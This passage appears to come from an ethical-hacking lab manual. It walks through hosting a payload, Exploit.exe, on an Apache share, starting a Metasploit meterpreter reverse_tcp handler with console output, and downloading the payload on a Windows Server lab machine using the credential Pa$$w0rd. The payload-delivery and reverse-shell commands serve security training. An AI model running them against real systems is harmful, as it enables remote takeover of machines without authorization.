
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.



10. Start the Apache server by typing **service apache2 start** and press **Enter**.




11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.

```
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```


17. Switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

19. Click on **Exploit.exe** to download the file.

